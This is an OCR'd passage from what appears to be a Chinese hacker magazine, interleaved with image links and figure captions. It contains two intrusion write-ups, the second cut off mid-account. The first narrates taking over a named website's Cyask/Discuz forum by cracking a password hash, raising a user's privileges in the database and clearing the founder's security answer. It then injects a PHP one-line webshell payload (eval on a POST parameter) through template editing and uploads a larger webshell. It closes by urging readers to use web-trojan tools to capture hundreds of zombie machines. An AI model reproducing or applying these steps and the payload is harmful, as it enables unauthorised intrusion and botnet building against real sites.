


图 5




图 6




图 7

没关系，就随便找个用户改吧，反正有那么多的用户呢。ID 第三行的用户是柳清泉，密码的 MD5 在 CMD5 上查询也很快得

到了1174321，然后将该用户的adminid和groupid属性都设置为1，按F5刷新下数据库就保存好了。使用这个帐号登录系统，访问cyask的默认后台地址http://www.537300.com/ask/admin.php，已经是管理员权限了，如图8。看到有上传许可，感觉希望很大，谁知在左边仔细的查看了一番却发现根本没有上传的地方，只有简单的管理问题的功能还有简单的参数设置功能，由于cyask和discuz整合在一起，干脆就去discuz的后台得到SHELL吧。discuz后台可以利用编辑的功能写入代码来成功获取到shell，说干就干，谁知在discuz论坛后台找半天也找不到编辑模板的功能，难道是管理员怕别人入侵网站而把这个功能屏蔽了？




图8




图9

到主页随便点了几下发现还集成了supesite，登录supesite的后台发现这里竟然有编辑模板的功能，如图9。赶紧写入一句话代码，使用客户端连接竟然失败了，真是搞不懂，再点编辑按钮，发现开头已经自动加上了一句<?exit?>，怪不得连接不成功呢，这条路看来也行不通了。在后台还看到可以设置上传文件类型，本来也不抱啥希望，只能死马当成活马医了，没准能对ASP文件网开一面呢，把cer、asp、asa等扩展名都添加上。去前台的个人空间传了几个文件，提示成功，点击的时候却郁闷了，没有直接运行，而是弹出保存文件的对话框，也是意料之中的事，在网上搜索supesite得到webshell的方法也毫无收获。

请教了下有经验的黑客，得到结论是discuz后台找不到模板编辑的功能可能是因为不是使用论坛创始人的帐号登录的，由此看来论坛创始人和管理员的权限还是有区别的，我恍然大悟。看来只能从创始人帐号下手了，又看了看图4中平南生活的相关信息，发现有一个secques的表单，secques会不会就是security question（安全信息）的意思？！这里面很有可能就是问题答案——69e3e72a，不是标准的MD5形式加密的，也不知道采用的什么方式加密，又郁闷了。干脆把这个值清空没准登录就不用输入答案了，试了下果然可以，成功登录了，立刻进入论坛后台，终于看到了久违的模板编辑功能，现在离成功仅有一步之遥了。




图10

在模板编辑里编辑actions（对应的actions.lang.php文件），在最下方的GUEST的输入框里将默认值改为**丛林\\');eval($_POST[hacker]);?>;//**（hacker为一句话连接密码），如图10。现在就可以使用一句话木马客户端进行连接了，木马地址为http://www.537300.com/bbs/templates/default/actions.lang.php，密码为hacker，点击查看php环境变量，成功，如图11，然后上传一个大马，也顺利搞定了，如图12。




图11




图12

现在已经彻底搞定cyask系统了，有了这个基础以后就不用走那么多弯路了，网上存在漏洞的cyask系统到处都是，配上最新的暴风影音网马工具抓几百台肉鸡不成问题，如果你在入侵过程中还有什么更好的方法欢迎到论坛一起交流进步！

记一次善意的入侵

逍遥复仇

文章难易度：★★★

文章要点：对某医院站点的入侵过程，最终通过旁注，利用常见系统的一个漏洞拿到了网站的webshell

一、你签单

这天刚登录QQ，某搜索引擎我省总代理的一位朋友就发来信息向我显摆道：这月不用愁了，xx医院在他那里一次性做了近3W大洋的竞价排名。”乖乖，狗屎运全让这小子给占了！想想自己做业务，半年来一次性签单都还没有突破1W呢，实在是惭愧！于是便问他是哪所医院这么大款，是否有我推荐产品的可趁之机，大家猜怎么着……，他竟然来了句：一私人诊所，无证件正为备案发愁呢？”什么？私人诊所？这也能做推广，真是岂有此理（声明：在写本文时各大搜索引擎竞价排名是没有严格限制的，现在没有正规手续的医院是没办法做的）！备案是吧，那我就给你个秘方！

二、发愁吧

使用他的竞价关键词xx搜索了一下，果然是在第一位的，

我点，我点，我点死你！网站制作得还算不错，挂了个某某医院的招牌，真是让我无语呀！我一般的入侵思路都是先找后台，然后破解密码，再找上传。来载入网址——明小子无语，啊D不说话，其它几种屡试不爽的后台猜解工具也都罢工了，看来常用的一些后台目录管理员都已经更改了，不怕，我们还有另一招——迅雷，在页面任意位置单击鼠标右键选择“使用迅雷下载全部链接”，如图1所示，大家看到没有，那个可疑目录不用想一定就是管理员目录了，可不能小看了管理员，使用浏览器打开后显示出错了，根本就看不到登录的页面，如图2。

那我们就再配合后台扫描工具，小样，看你往哪里跑，如图3。

下一步就是寻找帐号和密码了，使用默认的帐号和密码根本不行，注入也没有，社工吧我又没天赋，更不用提上传了即使有我们也找不到，唉，看来从主站下手是没戏了！

